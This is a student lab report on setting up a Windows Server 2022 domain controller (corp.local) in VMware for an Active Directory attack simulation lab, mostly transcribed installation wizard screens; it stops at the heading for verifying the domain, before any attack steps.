


Active Directory Lab Report



Abdul Raheem

Riphah International University

Phase 1 — Environment Setup

Requirements

Virtualization

Install:

- VMware Workstation Pro

Download ISOs:

- Windows Server 2022 Evaluation
- Kali Linux

The image displays two side-by-side screenshots of the VMware Workstation 'New Virtual Machine Wizard' dialog box, showing the initial setup steps for a new virtual machine.

Left Screenshot: Guest Operating System Installation

Guest Operating System Installation
A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

- ☐ Installer disc:
No drives available
- ☒ Installer disc image file (iso):
C:\Users\butta\Downloads\SERVER_EVAL_x64FRE_en- [Browse...]
Windows Server 2022 detected.
This operating system will use Easy Install. ([What's this?](#))
- ☐ I will install the operating system later.
The virtual machine will be created with a blank hard disk.

Buttons: Help, < Back, Next >, Cancel

Right Screenshot: Easy Install Information

Easy Install Information
This is used to install Windows Server 2022.

Windows product key: [- - - -]

Version of Windows to install: Windows Server 2022 Datacenter

Personalize Windows

Full name: DC01

Password: [.....] (optional)

Confirm: [.....]

☐ Log on automatically (requires a password)

Buttons: Help, < Back, Next >, Cancel

Bottom Screenshot: Name the Virtual Machine

Name the Virtual Machine
What name would you like to use for this virtual machine?

Virtual machine name: Windows Server 2022

Location: C:\Users\butta\Documents\Virtual Machines\Windows Server 2022 [Browse...]
The default location can be changed at Edit > Preferences.

Buttons: < Back, Next >, Cancel

Right Screenshot: Specify Disk Capacity

Specify Disk Capacity
How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB): 60.0 []

Recommended size for Windows Server 2022: 60 GB

- ☒ Store virtual disk as a single file
- ☐ Split virtual disk into multiple files
Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.

Buttons: Help, < Back, Next >, Cancel

New Virtual Machine Wizard

Ready to Create Virtual Machine

Click Finish to create the virtual machine and start installing Windows Server 2022 and then VMWare Tools.

The virtual machine will be created with the following settings:

Name: Windows Server 2022
Location: C:\Users\butta\Documents\Virtual Machines\Windows Serv...
Version: Workstation 17.5 or later
Operating System: Windows Server 2022

Hard Disk: 60 GB
Memory: 2048 MB
Network Adapter: NAT
Other Devices: 2 CPU cores, CD/DVD, USB Controller, Sound Card





Customize Hardware...

☒ Power on this virtual machine after creation

< Back

Finish

Cancel



Design and built an Active Directory lab that enabled enumeration, password attacks, privilege escalation analysis, and attack-path mapping using Nmap, SMB/LDAP, and BloodHound.

we'll create a **2-VM Active Directory Attack Simulation Lab**

Phase 2 — Configure Windows Server 2022


Set Static IP

IP: 192.168.56.10

Mask: 255.255.255.0

Gateway: blank

DNS: 192.168.56.10



Rename machine: DC 01

Reboot

Phase 3 — Install Active Directory

Open:

Server Manager

Add Roles:

Active Directory Domain Services
DNS Server

After installation:


Promote this server to Domain Controller



Create:

corp.local

Set DSRM password.

Reboot.





Add Roles and Features Wizard

Select installation type

DESTINATION SERVER
WIN-RU8LFVTU8D9

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select the installation type. You can install roles and features on a running physical computer or virtual machine, or on an offline virtual hard disk (VHD).

☒ **Role-based or feature-based installation**

Configure a single server by adding roles, role services, and features.

☐ **Remote Desktop Services installation**

Install required role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment.

< Previous

Next >

Install

Cancel

Add Roles and Features Wizard

Select destination server

DESTINATION SERVER
WIN-RU8LFVTU8D9

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select a server or a virtual hard disk on which to install roles and features.

☒ Select a server from the server pool

☐ Select a virtual hard disk

Server Pool

Filter:

Name	IP Address	Operating System
WIN-RU8LFVTU8D9	192.168.56.10	Microsoft Windows Server 2022 Datacenter Evaluation

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

< Previous



Next >

Install

Cancel


Add Roles:

Active Directory Domain Services
DNS Server




After installation:

Promote this server to Domain Controller



Create:

corp.local



Set DSRM password.

Active Directory Domain Services Configuration Wizard

Domain Controller Options

TARGET SERVER
WIN-RU8LFVTU8D9

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Select functional level of the new forest and root domain

Forest functional level: Windows Server 2016

Domain functional level: Windows Server 2016

Specify domain controller capabilities

☒ Domain Name System (DNS) server

☒ Global Catalog (GC)

☐ Read only domain controller (RODC)

Type the Directory Services Restore Mode (DSRM) password

Password:

Confirm password:

[More about domain controller options](#)

< Previous Next > Install Cancel

Active Directory Domain Services Configuration Wizard

Additional Options

TARGET SERVER
WIN-RU8LFVTU8D9

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Verify the NetBIOS name assigned to the domain and change it if necessary

The NetBIOS domain name: CORP

[More about additional options](#)

< Previous Next > Install Cancel

Active Directory Domain Services Configuration Wizard

TARGET SERVER
WIN-RU8LFVTU8D9

Paths

Specify the location of the AD DS database, log files, and SYSVOL

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Database folder: C:\Windows\NTDS ...

Log files folder: C:\Windows\NTDS ...

SYSVOL folder: C:\Windows\SYSVOL ...

[More about Active Directory paths](#)

< Previous Next > Install Cancel

Active Directory Domain Services Configuration Wizard

TARGET SERVER
WIN-RU8LFVTU8D9

Review Options

Review your selections:

Configure this server as the first Active Directory domain controller in a new forest.

The new domain name is "corp.local". This is also the name of the new forest.

The NetBIOS name of the domain: CORP

Forest Functional Level: Windows Server 2016

Domain Functional Level: Windows Server 2016

Additional Options:

Global catalog: Yes


DNS Server: Yes

Create DNS Delegation: No


These settings can be exported to a Windows PowerShell script to automate additional installations [View script](#)

[More about installation options](#)

< Previous Next > Install Cancel



Reboot.





Phase 4 — Verify AD

